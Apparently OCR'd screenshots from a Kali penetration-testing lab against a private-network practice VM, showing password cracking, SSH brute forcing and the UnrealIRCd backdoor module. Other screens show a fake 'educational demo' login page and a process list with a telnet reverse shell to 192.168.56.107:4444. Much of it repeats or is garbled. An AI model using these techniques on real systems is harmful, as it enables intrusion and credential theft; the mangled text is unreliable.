- This month
- Custom...


Catfish File Search  
Enter your query above to find your files  
or click the ☰ icon for more options.

Encoding: Default (UTF-8)

Text Files ▾

Cancel

Save





kali@kali: ~/phishing\_lab

(genmon)XXX 22:59


```
GNU nano 8.6
; E_USER_NOTICE - user-generated notice message
; E_DEPRECATED - warn about code that will not work in future versions
; of PHP
; E_USER_DEPRECATED - user-generated deprecation warnings


; Common Values:
; E_ALL (Show all errors, warnings and notices including coding standards.)
; E_ALL & ~E_NOTICE (Show all errors, except for notices)
; E_COMPILE_ERROR|E_RECOVERABLE_ERROR|E_ERROR|E_CORE_ERROR (Show only errors)
Default Value: E_ALL
Development Value: E_ALL
Production Value: E_ALL & ~E_DEPRECATED
https://php.net/error-reporting
error_reporting = E_ALL & ~E_DEPRECATED

; This directive controls whether or not and where PHP will output errors,
; notices and warnings too. Error output is very useful during development, but
; it could be very dangerous in production environments. Depending on the code
; which is triggering the error, sensitive information could potentially leak
; out of your application such as database usernames and passwords or worse.
; For production environments, we recommend logging errors rather than
; sending them to STDOUT.
; Possible Values:
; Off = Do not display any errors
; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
Default Value: On
Development Value: On
Production Value: Off
https://php.net/display-errors
display_errors = Off

; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
https://php.net/display-startup-errors
display_startup_errors = Off

; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
```





```
GNU nano 2.0.7          File: eicar.com          Modified
X501P<0API4PZX54(P^)7CC)7)$EICAR-STANDARD-ANTIVIRUS_
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^U Where Is ^V Next Page ^U UnCut Text ^I To Spell
```

http://www.IELT.org

```
Session Actions Edit View Help
└$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman          (sys)
service         (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

└(kali㉿kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left


└(kali㉿kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::


3 password hashes cracked, 4 left

└(kali㉿kali)-[~]
$ 
└(kali㉿kali)-[~]
$ ^[[200-
zsh: bad pattern: ^[[200-
└(kali㉿kali)-[~]
$ 

└(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```


```
GNU nano 2.0.7          File: eicar.com          Modified
X501P
>@#P!4P2X54(P^)7CC)?_-
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit      ^J Justify   ^U Where Is ^V Next Page ^U UnCut Text ^I To Spell
```





kali㉿kali: ~

Session	Actions	Edit	View	Help
tcp	0	0	0.0.0.0:2049	0.0.0.0:*
tcp	0	0	0.0.0.0:514	0.0.0.0:*
tcp	0	0	0.0.0.0:8009	0.0.0.0:*
tcp	0	0	0.0.0.0:6697	0.0.0.0:*
tcp	0	0	0.0.0.0:3306	0.0.0.0:*
tcp	0	0	0.0.0.0:1099	0.0.0.0:*
tcp	0	0	0.0.0.0:6667	0.0.0.0:*
tcp	0	0	0.0.0.0:139	0.0.0.0:*
tcp	0	0	0.0.0.0:5900	0.0.0.0:*
tcp	0	0	0.0.0.0:111	0.0.0.0:*
tcp	0	0	0.0.0.0:6000	0.0.0.0:*
tcp	0	0	0.0.0.0:80	0.0.0.0:*
tcp	0	0	0.0.0.0:43825	0.0.0.0:*
tcp	0	0	0.0.0.0:8787	0.0.0.0:*
tcp	0	0	0.0.0.0:8180	0.0.0.0:*
tcp	0	0	0.0.0.0:1524	0.0.0.0:*
tcp	0	0	0.0.0.0:60725	0.0.0.0:*
tcp	0	0	0.0.0.0:21	0.0.0.0:*
tcp	0	0	192.168.56.103:53	0.0.0.0:*
tcp	0	0	127.0.0.1:53	0.0.0.0:*
tcp	0	0	0.0.0.0:23	0.0.0.0:*
tcp	0	0	0.0.0.0:5432	0.0.0.0:*
tcp	0	0	0.0.0.0:25	0.0.0.0:*
tcp	0	0	127.0.0.1:953	0.0.0.0:*
tcp	0	0	0.0.0.0:445	0.0.0.0:*
tcp	0	0	0.0.0.0:43039	0.0.0.0:*
tcp6	0	0	:::2121	:::*
tcp6	0	0	:::3632	:::*
tcp6	0	0	:::53	:::*
tcp6	0	0	:::22	:::*
tcp6	0	0	:::5432	:::*
tcp6	0	0	:::1953	:::*
udp	0	0	0.0.0.0:2049	0.0.0.0:*
udp	0	0	192.168.56.103:137	0.0.0.0:*
udp	0	0	0.0.0.0:137	0.0.0.0:*
udp	0	0	192.168.56.103:138	0.0.0.0:*
udp	0	0	0.0.0.0:138	0.0.0.0:*
udp	0	0	0.0.0.0:33300	0.0.0.0:*
udp	0	0	192.168.56.103:53	0.0.0.0:*
udp	0	0	127.0.0.1:53	0.0.0.0:*
udp	0	0	0.0.0.0:954	0.0.0.0:*
udp	0	0	0.0.0.0:68	0.0.0.0:*
udp	0	0	0.0.0.0:69	0.0.0.0:*
udp	0	0	0.0.0.0:111	0.0.0.0:*
udp	0	0	0.0.0.0:46193	0.0.0.0:*
udp	0	0	0.0.0.0:40179	0.0.0.0:*
udp	0	0	0.0.0.0:45815	0.0.0.0:*
udp6	0	0	:::53	:::*
udp6	0	0	:::42321	:::*



kali@kali:~

Session Actions Edit View Help

```
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```


```
Hydra (https://github.com/vanhauser-thc/hhc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripendmd160,hmac-ripendmd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```

```
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/hhc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripendmd160,hmac-ripendmd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman          (sys)
service         (service)
```

File Machine Input Devices Help




```
Session Actions Edit View Help
<form action="submit.php" method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html> ≥ login.html
heredoc
heredoc> vi login.html
heredoc

└──(kali㉿kali)-[~]
$ nano login.html
```

```
└──(kali㉿kali)-[~]
$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php" method="POST">
Email: <input type="email"
name="email" required><br>
Password: <input type="password"
name="password" required><br>
<button type="submit">Login</button>
</form>
<p style="color:red;">Educational Demo Only</p>
Demo Only</p>
</body>
</html>
```

```
└──(kali㉿kali)-[~]
$ cd ~/phishing_lab
└──(kali㉿kali)-[~/phishing_lab]
$
```

File Machine Input Devices Help



kali㉿ ~

Session Actions Edit View Help

```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789          (klog)
batman             (sys)
service            (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

```
[(kali㉿ ~)]$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
```

3 password hashes cracked, 4 left

```
[(kali㉿ ~)]$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
```

3 password hashes cracked, 4 left


```
[(kali㉿ ~)]$
```

```
[(kali㉿ ~)]$ ^[[200-
zsh: bad pattern: ^[[200-
```

```
[(kali㉿ ~)]$
```

```
[(kali㉿ ~)]$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

File Machine Input Devices Help



kali㉿ ~

(genmon)XXX 23:18 | G

Session Actions Edit View Help  
Metasploit tip: Organize your work by creating workspaces with workspace -a  
<name>

```
.:ok000kdc"      "cdR0000ks.
.x000000000000k       600000000000x,
:00000000000000k,   ,k000000000000:
`000000000000000: :0000000000000000"
o000000000000000: MAMAMM .o000000001 MAMAMM .0000000000
d000000000000000: MAMAMAMM .o000000001 MAMAMM .0000000000x
l000000000000000: MAMAMAMM .d MAMAMAMM .0000000000l
.000000000000000: MAMM MAMMAMMAMMAMM MAMM. 00000000.
c000000000000000: MAMM .o0c MAMMAMM .o0. MAMM. 00000000c
e000000000000000: MAMM .0000 MAMM .0000. MAMM. 00000000
l000000000000000: MAMM .0000 MAMM .0000. MAMM. 0000001
;0000 MAMM .0000 MAMM .0000. MAMM. 0000;
.d000 MAMM .000000000000. M d0K,
:k0 M .000000000000. M d0K,
:kkj. 00000000000000k;
,x000000000000x,
,1000000000l,
,d0d,
.

=[ metasploit v6.4.94-dev
+ -- =[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads      ]
+ -- =[ 432 post - 49 encoders - 13 nops - 9 evasion      ]
```

Metasploit Documentation: <https://docs.metasploit.com/>  
The Metasploit Framework is a Rapid7 Open Source Project

msf &gt; search unreal


Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Linux)
1	\_target: Automatic	.	.	.	.
2	\_target: UT2004 Linux Build 3120	.	.	.	.
3	\_target: UT2004 Linux Build 3186	.	.	.	.
4	exploit/windows/games/ut2004_secure	2004-06-18	good	Yes	Unreal Tournament 2004 "secure" Overflow (Win32)
5	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCD 3.2.8.1 Backdoor Command Execution

Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal\_ircd\_3281\_backdoor

msf > use exploit/unix/irc/unreal\_ircd\_3281\_backdoor
msf exploit(unix/irc/unreal\_ircd\_3281\_backdoor) >

File Machine Input Devices Help



kali㉿ ~

9:00 | (genmon)XXX

```
Session Actions Edit View Help
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789          (klog)
batman             (sys)
service            (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

```
(kali㉿ ~)-
└$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left
```

```
(kali㉿ ~)-
└$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::

3 password hashes cracked, 4 left
```


```
(kali㉿ ~)-
└$
```

```
(kali㉿ ~)-
└$ ^[[200-
zsh: bad pattern: ^[[200-
```

```
(kali㉿ ~)-
└$
```

```
(kali㉿ ~)-
└$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Remaining 4 password hashes with 4 different salts
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
GNU nano 2.0.7          File: eicar.com           Modified  
X501P  
Z0AP  
  
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos  
^X Exit      ^J Justify   ^U Where Is ^V Next Page ^U UnCut Text ^I To Spell
```





kali@kali: ~/phishing\_lab

22:51 | (genmon)XXX | 🔍 | G

Session Actions Edit View Help

GNU nano 8.6

/etc/php/8.4/apache2/php.ini

```
; php.ini-development is very similar to its production variant, except it is
; much more verbose when it comes to errors. We recommend using the
; development version only in development environments, as errors shown to
; application users can inadvertently leak otherwise secure information.

; This is the php.ini-production INI file.

;;;;;;;;;;;;;;;;;;;
; Quick Reference ;
;;;;;;;;;;;;;;;;

; The following are all the settings which are different in either the production
; or development versions of the INIs with respect to PHP's default behavior.
; Please see the actual settings later in the document for more details as to why
; we recommend these changes in PHP's behavior.

; display_errors
;   Default Value: On
;   Development Value: On
; Production Value: Off


; display_startup_errors
;   Default Value: On
;   Development Value: On
; Production Value: Off


; error_reporting
;   Default Value: E_ALL
;   Development Value: E_ALL
; Production Value: E_ALL & ~E_DEPRECATED

; log_errors
;   Default Value: Off
;   Development Value: On
; Production Value: On

; max_input_time
;   Default Value: -1 (Unlimited)
;   Development Value: 60 (60 seconds)
; Production Value: 60 (60 seconds)

; output_buffering
;   Default Value: Off
;   Development Value: 4096
; Production Value: 4096
```





kali㉿kali:~

Session Actions Edit View Help


```
[(kali㉿kali)-~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripendmd160,hmac-ripendmd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```

```
[(kali㉿kali)-~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```


```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -896525 tries per task
[DATA] attacking ssh://192.168.56.103:22
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripendmd160,hmac-ripendmd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
```


```
[(kali㉿kali)-~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789      (klog)
batman          (sys)
service         (service)
```



kali@kali: ~

```
netstat -tuln
```






kali㉿kali:~

**Session Actions Edit View Help**

root	4406	0.0	0.0	0	0	?	S	13:12	0:00 [nfsd]
root	4407	0.0	0.0	0	0	?	S	13:12	0:00 [nfsd]
root	4411	0.0	0.0	2424	336	?	Ss	13:12	0:00 /usr/sbin/rpc.mountd
root	4477	0.0	0.0	5412	1732	?	Ss	13:12	0:00 /usr/lib/postfix/master
postfix	4478	0.0	0.0	5420	1648	?	S	13:12	0:00 pickup -l -t fifo -u -c
postfix	4480	0.0	0.0	5460	1680	?	S	13:12	0:00 qmgr -l -t fifo -u
root	4484	0.0	0.0	5388	1204	?	Ss	13:12	0:00 /usr/sbin/nmbd -D
root	4486	0.0	0.0	7724	1404	?	Ss	13:12	0:00 /usr/sbin/smbd -D
root	4490	0.0	0.0	7724	812	?	S	13:12	0:00 /usr/sbin/smbd -D
root	4502	0.0	0.0	2424	868	?	Ss	13:12	0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd	4541	0.0	0.0	9948	1612	?	Ss	13:12	0:00 proftpd: (accepting connections)
daemon	4555	0.0	0.0	1984	420	?	Ss	13:12	0:00 /usr/sbin/atd
root	4566	0.0	0.0	2104	892	?	Ss	13:12	0:00 /usr/sbin/cron
root	4594	0.0	0.0	2052	348	?	Ss	13:12	0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root	4595	0.0	0.0	2052	476	?	S	13:12	0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55	4597	0.2	4.3	364500	90516	?	Sl	13:12	0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon	4615	0.0	0.0	2316	220	?	SN	13:12	0:00 distccd --daemon --user daemon --allow 0.0.0.0
root	4616	0.0	0.1	10596	2560	?	Ss	13:12	0:00 /usr/sbin/apache2 -k start
www-data	4618	0.0	0.1	10732	2488	?	S	13:12	0:00 /usr/sbin/apache2 -k start
www-data	4621	0.0	0.1	10728	2484	?	S	13:12	0:00 /usr/sbin/apache2 -k start
www-data	4623	0.0	0.1	10728	2488	?	S	13:12	0:00 /usr/sbin/apache2 -k start
www-data	4625	0.0	0.1	10732	2484	?	S	13:12	0:00 /usr/sbin/apache2 -k start
www-data	4628	0.0	0.1	10596	2432	?	S	13:12	0:00 /usr/sbin/apache2 -k start
root	4635	0.1	0.2	74540	26556	?	Sl	13:12	0:00 /usr/bin/rmiregistry
root	4640	0.0	0.1	12208	2568	?	Sl	13:12	0:02 ruby /usr/sbin/druby_timeserver.rb
root	4645	0.0	0.1	8540	2516	?	S	13:12	0:00 /usr/bin/unrealircd
root	4651	0.0	0.0	2568	1204	tty1	Ss	13:12	0:00 /bin/login --
root	4657	0.0	0.5	13928	12040	?	S	13:12	0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024x768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi -co /etc/X11/rgb
daemon	4660	0.0	0.0	2316	220	?	SN	13:12	0:00 distccd --daemon --user daemon --allow 0.0.0.0
root	4666	0.0	0.0	2724	1188	?	S	13:12	0:00 /bin/sh /root/.vnc/xstartup
root	4669	0.0	0.1	5936	2568	?	S	13:12	0:00 xterm -geometry 80x24+10+10 -ls -title X Desktop
root	4672	0.0	0.2	8988	4996	?	S	13:12	0:02 fluxbox
root	4704	0.0	0.0	2852	1548	pts/0	Ss+	13:12	0:00 -bash
msfadmin	4774	0.0	0.0	4616	1988	tty1	S+	13:23	0:00 -bash
postfix	4814	0.0	0.1	5788	2452	?	S	13:36	0:00 tsmgr -l -t unix -u -c
www-data	4839	0.0	0.0	10596	1952	?	S	13:36	0:00 /usr/sbin/apache2 -k start
root	4914	0.0	0.0	1848	528	?	S	14:03	0:00 sleep 3992
root	4915	0.0	0.0	3164	1028	?	S	14:03	0:00 telnet 192.168.56.107 4444
root	4916	0.0	0.0	2724	580	?	S	14:03	0:00 sh -c (sleep 3992 telnet 192.168.56.107 4444 while : ; do sh && break; done 2>&1 telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root	4917	0.0	0.0	2724	1188	?	R	14:03	0:00 sh
root	4918	0.0	0.0	3164	1024	?	R	14:03	0:00 telnet 192.168.56.107 4444
root	5046	0.0	0.0	2364	932	?	R	14:42	0:00 ps aux



kali@kali: ~

Session Actions Edit View Help

```
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

